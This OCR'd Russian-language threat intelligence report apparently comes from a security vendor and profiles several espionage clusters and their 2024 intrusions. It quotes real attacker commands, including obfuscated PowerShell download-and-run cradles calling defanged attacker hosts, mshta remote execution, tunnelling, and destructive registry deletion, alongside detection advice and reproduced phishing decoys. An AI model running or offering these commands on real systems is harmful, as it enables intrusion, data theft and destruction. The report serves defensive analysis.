
В папке `C:\ProgramData\Intell` также нашли файлы `Intellpui.ps1` и `Intellpui.vbs` — это компоненты загрузчика, которого на этапе идентификации отнесли к активности кластера Cobalt Werewolf.

В ходе исследования IT-инфраструктуры специалисты выявили альтернативные инструменты, которые использовали атакующие. Например, [redacted] gsocket — для туннелирования, SSH-IT — для сбора аутентификационного материала и распространения по IT-инфраструктуре, AnyDesk — для удаленного доступа.

Злоумышленники провели в скомпрометированной инфраструктуре больше полугода. За это время с помощью инструмента WinSCP они выгрузили [redacted] несколько сотен гигабайт конфиденциальных данных.

Услуга BI.ZONE Compromise Assessment позволила не только выявить вредоносную активность, установить ее последствия и ограничить доступ злоумышленников к IT-инфраструктуре, но и обнаружить дополнительные инциденты.

Образцы ВПО для изучения



Выводы

01 Некорректное или несвоевременное реагирование на оповещения средств защиты информации позволяет злоумышленникам оставаться в скомпрометированной IT-инфраструктуре в течение продолжительного времени.


02 Compromise assessment выявляет различные следы компрометации IT-инфраструктуры, а также мисконфигурации, которые злоумышленники используют для решения задач в рамках жизненного цикла атаки.

Фрагмент ВКО

03 Своевременное обнаружение следов компрометации IT-инфраструктуры позволяет организации избежать ущерба от кибератаки.

04 [redacted]

05 [redacted]



Core Werewolf

Другие названия: Awaken Likho, PseudoGamaredon

Этот кластер активности мы рассматривали в исследовании Threat Zone 2024, а также в статье на нашем сайте. В 2024 году для распространения вредоносных программ Core Werewolf использовал не только фишинговые электронные письма, но и мессенджеры, в частности Telegram.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, **энергетика**, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, **финансы**, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, **здравоохранение**, культура, спорт


Образование, наука и технологии

Образование, **наука**, инженерия, **информационные технологии**

Инфраструктура и транспорт

Транспорт, связь, **СМИ**

Содержимое отвлекающих документов, как правило, было связано с военной тематикой и СВО. Но были документы и от имени ФСТЭК России.



Организациям, функционирующим
в области электроэнергетики, оборонной
и ракетно-космической промышленности,
в пределах Северо-Западного
федерального округа

15.10.2024 № [redacted]

На № _____

О продлении срока действия
уровня опасности

В соответствии с распоряжением Секретаря Совета Безопасности Российской Федерации принято решение о продлении срока действия установленного уровня опасности проведения целевых компьютерных атак на информационную инфраструктуру Российской Федерации.

Необходимо продолжить реализацию мероприятий, направленных на повышение защищенности принадлежащих Вам объектов информационной инфраструктуры.

Для получения копии выписки распоряжения Секретаря Совета Безопасности Российской Федерации Вам надлежит организовать прибытие нарочного 17 – 18 октября 2024 г. с 10:00 до 15:00 в [redacted]

Контактный телефон [redacted] внутренний [redacted] Для получения документов категории «Для служебного пользования» нарочному при себе иметь печать «Для пакетов».

О получении данного письма и планируемом сроке прибытия нарочного необходимо сообщить 16 октября 2024 г. до 17:00 по адресу электронной почты [redacted] либо по телефону [redacted]

Заместитель руководителя Управления [redacted]

Отвлекающий документ, который использовали злоумышленники

В основном для удаленного доступа атакующие полагались на UltraVNC, но добавили в арсенал и новый инструмент — MeshCentral.

Для доставки кластер использовал самораспаковывающиеся архивы (SFX), подготовленные в 7-Zip. Архив мог содержать, например, такие команды:

```
RunProgram="hidcon:cmd /c  copy /y \"%CD%\*.*\" \"%CD%\..\\\""
RunProgram="hidcon:cmd /c  cd %TEMP% & copy 1043685322228623
1043685322228623.cmd"
RunProgram="hidcon:cmd /c  cd %TEMP% & 1043685322228623.cmd"
```

Помимо SFX-файлов, для доставки UltraVNC злоумышленники применяли дропперы собственной разработки на языках Go и Rust.

UltraVNC

Легитимный инструмент с открытым исходным кодом для удаленного управления системой. Злоумышленники используют его для получения основного или резервного канала доступа к скомпрометированной системе.

Возможности обнаружения

Отслеживайте запуск исполняемых файлов, в качестве названия продукта у которых указано `UltraVNC`, в качестве описания — `VNC server`, или в качестве оригинального имени файла — `WinVNC.exe`.

Также обращайте внимание на параметры командной строки, характерные для запуска `UltraVNC`: `-autoreconnect`, `-id:`, `-connect`.

Еще в 2024 году Core Werewolf стал использовать в атаках новый AutoIt-загрузчик, который загружал AutoIt-скрипт и запускал следующую стадию. Помимо этого, загрузчик собирал и отправлял на сервер злоумышленников предварительную информацию о скомпрометированной системе: название компьютера, имя пользователя, содержимое рабочего стола. Подробнее о новом инструменте писали в статье на нашем сайте.

Для закрепления в системе Core Werewolf создавал задачу в планировщике Windows, которая запускала UltraVNC или MeshAgent (агент системы MeshCentral).

King Werewolf

Другие названия: IAmTheKing, PowerPool, Obstinate Mogwai

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, **энергетика**, **строительство**

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Образование, наука и технологии

Образование, **наука**, инженерия, информационные технологии

Инфраструктура и транспорт

Транспорт, связь, СМИ

В 2024 году для получения первоначального доступа злоумышленники рассылали фишинговые электронные рассылки, используя почтовые адреса `yandex[.]ru` и `mail[.]ru`.

Фишинговые сообщения содержали вредоносное вложение в виде RAR-архива, в котором находились LNK-файл и отвлекающий документ. LNK-файл мог выполнять следующие команды:

```
cmd.exe /v:on /c findstr "::::::::::::.*" "резюме.
lnk" > "%tmp%\honor.vbs" & cscript.exe "%tmp%\
honor.vbs" & del "%tmp%\honor.vbs"

Shell32.DLL,ShellExec_RunDLL %comspec% /c set
p1=-e&&set p2=Xe&&set p3=C B&&set p4=Y&&set
p5=Pa&&set p6=sS&&%comspec% /c echo sal a New-
Object;$wa=a`Ne`T.`Web`Cli`ent;

$wa.DownloadFile('hxx'+'p://w'+'eb[.]
ara'+'bleaguen'+'ews[.]com:4'+'43/?s=4263'+'3592531604
3a*r=Q'+'25tRZjvj'+' QY3mRJaUU9iHzkTUD6dFKtQUXI=',

"%temp%\jlnli.ps1");%temp%\jlnli.ps1 ^| powershell
%p1%%p2%%p3%%p4%%p5%%p6% -w 1 -file -
```

Кластер King Werewolf начал использовать новое ВПО PowerBroker, реализованное на PowerShell.

Доставка ВПО происходила в 4 этапа:

1. Изначальный PowerShell-скрипт связывался с первым командным сервером, с которого загружался PowerShell-скрипт второй стадии.
2. Второй PowerShell-скрипт связывался со вторым командным сервером, откуда загружал третий PowerShell-скрипт, а также PowerShell-скрипты, отвечающие за закрепление в системе и сбор информации на скомпрометированном хосте.
3. Для закрепления в скомпрометированной системе атакующие создавали задачу в планировщике, которая запускала PowerShell-скрипт, отвечающий за загрузку ВПО с облачного сервиса «Яндекс Диск».
4. PowerBroker доставлялся в скомпрометированную систему.

Использование легитимных сервисов

Для взаимодействия со скомпрометированными системами злоумышленники могут использовать легитимные сервисы: облачные хранилища (например, «Яндекс Диск» или Dropbox), мессенджеры (например, Telegram или Discord), социальные сети (например, «Мой Мир» или «Живой Журнал»).

Возможности обнаружения

Отслеживайте сетевые коммуникации с инфраструктурой, связанной с облачными хранилищами, мессенджерами, социальными сетями, почтовыми сервисами, осуществляющие процессы, не относящиеся к их клиентам или веб-браузерам.

Примечательно, что PowerBroker мог использовать Kerberoasting для получения аутентификационного материала и повышения привилегий, что нехарактерно для функциональных возможностей ВПО.

PowerBroker позволял атакующим собирать файлы с расширениями `.docx`, `.xlsx`, `.rtf`, `.pdf` из папок `Desktop`, `Documents`, `Downloads`, `\AppData\Local\Temp`, `\AppData\Local\Microsoft\Windows\INetCache\`, `\AppData\Local\Packages`, `\AppData\Local\Microsoft\Windows\Temporary Internet Files\`.

Эксфильтрация собранных файлов осуществлялась либо через отправку почтовых сообщений на `smtp.mail.ru`, либо с использованием облачного сервиса «Яндекс Диск».

Paper Werewolf

Другие названия: GOFFEE

Мы рассказывали о нем в статье на нашем сайте. Как и многие другие кластеры активности, вовлеченные в шпионаж, Paper Werewolf использовал фишинговые электронные письма для получения первоначального доступа. В качестве вложения использовались документы с вредоносными макросами.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, **энергетика**, **строительство**

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Инфраструктура и транспорт


Транспорт, **связь**, **СМИ**

Услуги и торговля

Розничная торговля, электронная коммерция, **финансы**, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Образование, наука и технологии

Образование, **наука**, **инженерия**, информационные технологии



_____ № _____
на №_____ от _____

О предоставлении услуг сотовой связи

(далее — выражает свою заинтересованность в установлении взаимовыгодного сотрудничества с Акционерным Обществом (далее —).

В связи с необходимостью повысить уровень безопасности и в рамках реализации задач по повышению эффективности управления, уделяет особое внимание вопросам надежности и безопасности телекоммуникационных услуг, которые обеспечивают устойчивую работу нашей организации.

АО зарекомендовало себя как лидер в области предоставления телекоммуникационных услуг и имеет богатый опыт работы с государственными и корпоративными клиентами. В связи с этим, мы рассматриваем возможность налаживания партнерских отношений для совместной реализации проектов, связанных с улучшением качества связи и передачи данных, а также обеспечения информационной безопасности.

Предлагаем обсудить возможные формы взаимодействия, которые могли бы включать:

- Организацию и поддержку каналов связи для внутренних и внешних коммуникаций.
- Обеспечение защиты информации и передачи данных в сегодняшних реалиях.
- Сотрудничество в области внедрения инновационных решений в сфере телекоммуникаций.

Один из отвлекающих документов, использованных Paper Werewolf

Когда макрос выполнялся, происходило следующее:

- Чтение части исходного документа, замаскированной под RSA-подпись (строка `DigitalRSASignature`), и декодирование ее в два файла с использованием в качестве разделителя строки `CHECKSUM`: HTA и PowerShell-скрипт, содержащий закодированную в Base64 вредоносную нагрузку.
- Создание декодированных файлов:

```
%USERPROFILE%\UserCache.ini
%USERPROFILE%\UserCache.ini.hta
```

- Запись пути к HTA-файлу в параметр LOAD раздела реестра:

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Windows
```

Запуск HTA-файла происходил после перезагрузки системы.

Модификация параметра LOAD

Атакующие часто используют хорошо известные методы закрепления в скомпрометированной системе, но не всегда. Например, они могут модифицировать параметр `LOAD`, чтобы обеспечить автозагрузку вредоносного файла.

Возможности обнаружения

Отслеживайте запись путей к подозрительным файлам в значении параметра `LOAD` раздела реестра `HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows`.

HTA-файл создает `%USERPROFILE%\UserCache.lnk.js` для запуска PowerShell-скрипта `%USERPROFILE%\UserCache.ini`, декодированное содержимое которого устанавливает файлу `%USERPROFILE%\UserCache.ini` атрибут «Скрытый», загружает и запускает вредоносную нагрузку с командного сервера.

Получаемая вредоносная нагрузка закодирована в Base64 и представляет собой команду в формате XML, которая содержит несколько атрибутов:

- `CountRuns` — сколько раз нужно выполнить команду;
- `Interval` — интервал ожидания в минутах между последовательными выполнениями одной команды;
- `Module` — закодированная в Base64 команда.

Также для закрепления в скомпрометированной системе злоумышленники использовали переменные окружения:

```
AZURE_RESOURCE_
GROUP=JAB0AHkAegBmAHQAbgBnAGkAYgBpACAAPQAgACgARw
BlAHQALQBEA[redacted]

ONEDRIVE_RESOURCE_GROUP=AuADAAIABTAGEAZgBhAH
IAaQAvADUAMwA3AC4AMwAiACkAOwA[redacted]

VB=VBScript

AZURE_DECODE=[System.Text.
Encoding]::Unicode.GetString([System.
Convert]::FromBase64String($env:AZURE_RESOURCE_
GROUP+$env:ONEDRIVE_RESOURCE_GROUP))
```

Модификация переменных окружения

Это еще один не самый популярный метод закрепления в скомпрометированной системе.

Возможности обнаружения

Отслеживайте создание или модификацию параметров раздела реестра `HKCU\Environment`.

Если атакующие получали доступ к серверу Microsoft Exchange посредством эксплуатации уязвимостей, они использовали вредоносный IIS-модуль Owowa, предназначенный для перехвата учетных записей пользователей.

В обновленной версии Owowa скомпрометированные учетные данные не записываются в журнал в файловой системе. Вместо этого они хранятся в HashSet в оперативной памяти. Данные, как и раньше, зашифрованы алгоритмом RSA-2048, а публичный ключ содержится в модуле.

Зашифрованный список учетных записей атакующие получают, отправив корректный GET-запрос с заголовком username, содержащий заданную случайную строку, например `ZaDS0tojX0VDh82`.

GET-запрос в журналах IIS-сервера выглядит следующим образом:

```
2024-07-29 14:32:21 127.0.0[.]1 GET /
owa/ 443 ZaDS0tojX0VDh82 127.0.0[.]2
Mozilla/5[.]0+(X11;+Linux+x86_64;+rv:109.0)+Gecko/
20100101+Firefox/115[.]0 - 401 1 1527 14
```

Помимо перехвата полей `username` и `password,` в новой версии Owowa появились перехваты `LOGON_USER`, `AUTH_PASSWORD`. Еще злоумышленники отказались от функции RunCommand, выполняющей команды на скомпрометированном хосте, используя `powershell.exe`.

Также преступники использовали собственный Mythic-агент PowerTaskel (QwakMyAgent), реализованный на PowerShell. В ходе исполнения сценарий отправляет информацию о зараженной системе, циклично получает и обрабатывает команды от сервера. В этом случае командами были также написанные на PowerShell модули, которые выполнялись в контексте процесса PowerTaskel.

Для обеспечения резервного доступа к скомпрометированной IT-инфраструктуре атакующие также применяли инструмент Chisel:

```
mastc.exe client --tls-skip-verify -v hxxps://
[redacted]:49611 R:socks
```

Для продвижения по скомпрометированной IT-инфраструктуре злоумышленники использовали WinRM и запускали HTA-файлы через mshta, например:

```
mshta.exe hxxps://beltifay[.]com/impugnable/
orthodox/nurses/intuitively/annexed.hta
```

HTA-файл в результате исполнения создавал два файла: `desktop.js` и `user.txt`. Он делал это, выполняя в `cmd.exe` команды такого вида:

```
cmd.exe /c echo (new ActiveXObject(«Shell.
Application»)).ShellExecute(”%POWERSHELL_PATH%”,
”-c $Content= Get-Content $env:USERPROFILE\\user.
txt; Invoke-Expression $Content”, ””, ”open”, ”0”)
> {user_path}\desktop.js

cmd.exe /c echo $wuri = new-object system.
UriBuilder(’ab://’ + ’{url_to_powershell_script}’);
$wuri.Scheme = ’hxxps’; Invoke-Expression $(New-
Object net.webclient).UploadString($wuri.Uri, ’’) >
{user_path}\user.txt
```

После создания файлов запускался `desktop.js` через `cscript.exe`.

`Desktop.js` — JavaScript-сценарий, запускающий PowerShell-сценарий, расположенный в файле `user.txt`.

`User.txt` — PowerShell-сценарий, загружающий и запускающий следующую стадию по заданной ссылке. Загрузка выполняется с помощью POST-запроса, который содержит пустую строку. Ответом от сервера должен быть PowerShell-сценарий, который выполнится с помощью команды Invoke-Expression.

В обнаруженных случаях ответом от сервера было либо PowerTaskel, либо дополнительный PowerShell-модуль, загружающий и запускающий метод файла .NET-сборки.

Помимо собственных Mythic-агентов, злоумышленники использовали Mythic-агент freyja, реализованный на Go, но со своими приватными пакетами go-clr и offensive_gometa.

Атакующие также могли выполнять команды в удаленных системах с помощью PsExec. В частности, этот инструмент использовали для реализации деструктивных действий:

```
cmd.exe /c 'shutdown /r /f /t 5 && reg delete
HKEY_LOCAL_MACHINE\SYSTEM /f && reg delete HKEY_
LOCAL_MACHINE\SOFTWARE /f'
```

Чтобы затруднить взаимодействие персонала со скомпрометированной IT-инфраструктурой, злоумышленники меняли пароли учетных записей: `net user [redacted] [redacted] /domain`.

Стоит отметить, что в описанных примерах для выполнения команд атакующие использовали сценарии на PowerShell.

Prosperous Werewolf

Другие названия: Team46

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, энергетика, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, здравоохранение, культура, спорт


Образование, наука и технологии

Образование, **наука**, **инженерия**, информационные технологии

Инфраструктура и транспорт

Транспорт, связь, СМИ

Prosperous Werewolf занимается кибершпионажем в отношении различных российских организаций. Этот кластер активен как минимум с февраля 2024 года и использует фишинговые электронные письма с вредоносными вложениями для получения первоначального доступа.



Ср 17.04.2024 13:12

@mail.ru>

Attachment was not deleted :Решение - (г. Москва)

Кому inform@

Сообщение SCAN_4024.rar

Здравствуйте,

Пожалуйста, ознакомьтесь с документом во вложении. Пароль: 76736
Прошу сообщить о получении документа.

С уважением,

г. Москва

Одно из фишинговых писем, отправленных Prosperous Werewolf

В качестве вложения использовался RAR-архив. В нем был LNK-файл, который загружал и запускал с сервера злоумышленников PowerShell-скрипт:

```
powershell.exe -w Minimized -ep Bypass -nop
-c “irm hxxps://infosecteam[.]info/other.
php?id=jdcz7vyqdoadr31gejeivo6g30cx7kgu | iex”
```

Командлеты

Когда злоумышленники доставляют вредоносную нагрузку в скомпрометированную систему с помощью ярлыков, они часто применяют PowerShell. Также используют сокращенные названия командлетов, например `irm` вместо `Invoke-RestMethod` или `iex` вместо `Invoke-Expression`.

Возможности обнаружения

Отслеживайте запуск интерпретатора PowerShell, в качестве аргументов для которого указаны популярные командлеты, используемые злоумышленниками для загрузки и выполнения файлов, например `irm`, `Invoke-RestMethod`, `iwr`, `Invoke-WebRequest`, `iex`, `Invoke-Expression`.

Этот PowerShell-скрипт загружал и открывал отвлекающий документ, а также загружал и запускал исполняемый файл вредоносной нагрузки.

Было два сценария атаки.

Сценарий 1

Загружаемый PowerShell-скрипт выглядел следующим образом:

```
powershell.exe -w Minimized -ep Bypass -nop
-c "iwr 'hxxp://infosecteam[.]info/Job%20
application.pdf' -OutFile $env:LOCALAPPDATA\
Temp\102fa066-cc9d-4a80-b3aa-12d5df196b42.
pdf -UserAgent 'Mozilla/5[.]0 (Windows NT
10.0; Win64; x64) AppleWebKit/537[.]36 (KHTML,
like Gecko) Chrome/121.0.0[.]0 Safari/537[.]36
Edg/121.0[.]0.';$env:LOCALAPPDATA\Temp\102fa066-
cc9d-4a80-b3aa-12d5df196b42.pdf; iwr 'hxxp://
infosecteam[.]info/base.php' -OutFile
$env:LOCALAPPDATA\Yandex\YandexBrowser\
Application\Wldp.dll -UserAgent 'Mozilla/5[.]0
(Windows NT 10.0; Win64; x64) AppleWebKit/537[.]36
(KHTML, like Gecko) Chrome/121.0.0[.]0
Safari/537[.]36 Edg/121.0[.]0.';
```

Скрипт загружал отвлекающий документ, открывал его, а затем скачивал полезную нагрузку, которая использовала технику DLL Hijacking, подменяя системную библиотеку `wldp.dll` для «Яндекс Браузера». В PowerShell-скрипте в качестве user-agent использовалась строка, относящаяся к браузеру Microsoft Edge версии 121.

В этом случае при запуске «Яндекс Браузера» запускалась библиотека `wldp.dll` которая дважды расшифровывала содержащуюся в ней полезную нагрузку. Результатом расшифровки был шелл-код, который позволял злоумышленникам запустить на скомпрометированном хосте .NET-приложение. Оно было загрузчиком следующей стадии, которая была недоступна на момент исследования.

Сценарий 2

Загружаемый PowerShell-скрипт выглядел следующим образом:

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\
powershell.exe -w Minimized -ep Bypass -nop
-c "iwr 'hxxps://srv480138.hstgr.cloud/uploads/
scan_3824.pdf' -OutFile $env:LOCALAPPDATA\
Temp\399ha122-tt9d-6f14-s9li-lqw7di42c792.
pdf -UserAgent 'Mozilla/5[.]0 (Windows NT
10.0; Win64; x64) AppleWebKit/537[.]36 (KHTML,
like Gecko) Chrome/120.0.0[.]0 Safari/537[.]36
Edg/120.0[.]0.';$env:LOCALAPPDATA\Temp\399ha122-tt9d-
6f14-s9li-lqw7di42c792.pdf;iwr 'hxxps://srv480138.
hstgr.cloud/report.php?query=$env:COMPUTERNAME'
-OutFile $env:LOCALAPPDATA\Temp\AdobeUpdater.
exe -UserAgent 'Mozilla/5[.]0 (Windows NT 10.0;
